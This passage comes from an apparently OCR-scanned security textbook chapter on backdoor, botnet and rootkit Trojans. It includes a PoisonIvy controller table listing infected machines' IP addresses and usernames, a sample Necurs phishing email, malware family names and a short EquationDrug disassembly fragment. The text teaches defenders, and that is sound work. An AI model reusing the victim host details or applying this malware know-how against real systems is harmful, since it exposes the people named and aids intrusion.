Pyro	83.132.166.237	192.168.1.1	Direct	HOME	Cláudia&Jorge	Admin	WinXP	1833 MHz	1.023.48 ...	2.3.1	234
Pyro	76.234.114.116	192.168.1.65	Direct	22NDSTRE-EBB729	Owner	Admin	WinXP	3066 MHz	1.25 GiB	2.3.1	250
Pyro	69.134.252.25	192.168.0.102	Direct	YOUR-4DACD0EA75	HP_Administrator	Admin	WinXP	2405 MHz	2 GiB	2.3.1	141
Pyro	87.11.97.165	192.168.1.109	Direct	NOME-CCF3A8BBCB	Saro	Admin	WinXP	340 MHz	511.30 MiB	2.3.1	578
Pyro	82.168.67.206	192.168.1.33	Direct	MAX	x	Admin	WinXP	3000 MHz	1.023.48 ...	2.3.1	219
Pyro	66.206.234.222	192.168.15.107	Direct	CARMICHEAL	BEV	Admin	WinXP	2992 MHz	1.022.09 ...	2.3.1	62
Pyro	79.43.77.6	192.168.1.50	Direct	ACER	July	Admin	WinXP	710 MHz	1.022.05 ...	2.3.1	281
Pyro	91.110.21.135	192.168.2.2	Direct	COMPUTER	Compaq_Owner	Admin	WinXP	995 MHz	1.022.48 ...	2.3.1	234
Pyro	151.83.11.152	151.83.11.152	Direct	GIALLOMB-VIB4W1	Giovanni	Admin	WinXP	1600 MHz	2 GiB	2.3.1	328
Pyro	58.68.12.210	192.168.1.53	Direct	VIJAY	superman	Admin	WinXP	2533 MHz	1.99 GiB	2.3.1	406
Pyro	72.137.201.133	192.168.1.102	Direct	TIBOR-PC	Tibor Svajko	Admin	WinXP	3211 MHz	1.023.23 ...	2.3.1	109
Pyro	213.93.184.58	192.168.0.2	Direct	UW-4B58D8528225	Compaq_Eigenaar	Admin	WinXP	2933 MHz	511.36 MiB	2.3.1	172
Pyro	200.88.138.221	10.0.0.5	Direct	EQUIPO1	Admin	Admin	WinXP	3067 MHz	494.42 MiB	2.3.1	2500

Version 2.3.2 Nr. of Ports: 2 Nr. of Plugins: 3 Nr. of Connections: 256

Figure 7.7: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor
- Daxin
- SysJoker
- PortDoor
- Tomiris
- GoldenSpy

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.



Attacker
Botnet C&C Server
Botnet
Company Website


Figure 7.8: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses


Re: - Message (Plain Text)
File
Message
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Move
OneNote
Actions
Mark Unread
Categorize
Follow Up
Translate
Find
Related
Select
Zoom
Delete
Respond
Move
Tags
Editing
Zoom

Extra line breaks in this message were removed.

From: [redacted]

To: [redacted]

Cc:

Subject: Re:

Sent: Tue 6/21/2016 12:01 PM

Message | services_[redacted]_904589.zip (7 KB)

Dear mrinten:

Please find attached our invoice for services rendered and additional disbursements in the above- mentioned matter.

Hoping the above to your satisfaction, we remain.

Sincerely,
[redacted]
Divisional Finance Director

Necurs Botnet – Spam Email

[redacted]

Figure 7.9: Screenshot showing Necurs spam email for tricking a victim

Some additional botnet Trojans are as follows:


- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- FritzFrog
- B1txor20 botnet
- DirtyMoe
- Meris Botnet
- Cyclops Blink

Rootkit Trojans

As the name indicates, “rootkit” consists of two terms, i.e., “root” and “kit.” “Root” is a UNIX/Linux term that is the equivalent of “administrator” in Windows. The word “kit” denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.



```
.text:00012D22
.text:00012D22                    ; int __stdcall fnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                    fnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                    unDevName       = dword ptr -14h
.text:00012D22                    var_10          = dword ptr -10h
.text:00012D22                    var_C           = dword ptr -0Ch
.text:00012D22                    var_8           = dword ptr -8
.text:00012D22                    pDeviceObject   = dword ptr -4
.text:00012D22                    pDrvObj         = dword ptr  8
.text:00012D22                    punDrvRegPath   = dword ptr  0Ch
.text:00012D22                    pFunc1          = dword ptr  10h
.text:00012D22                    pFunc2          = dword ptr  14h
.text:00012D22                    Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                    edit_DrvObj = edi
.text:00012D22 55                                 push    ebp
.text:00012D23 8B EC                              mov     ebp, esp
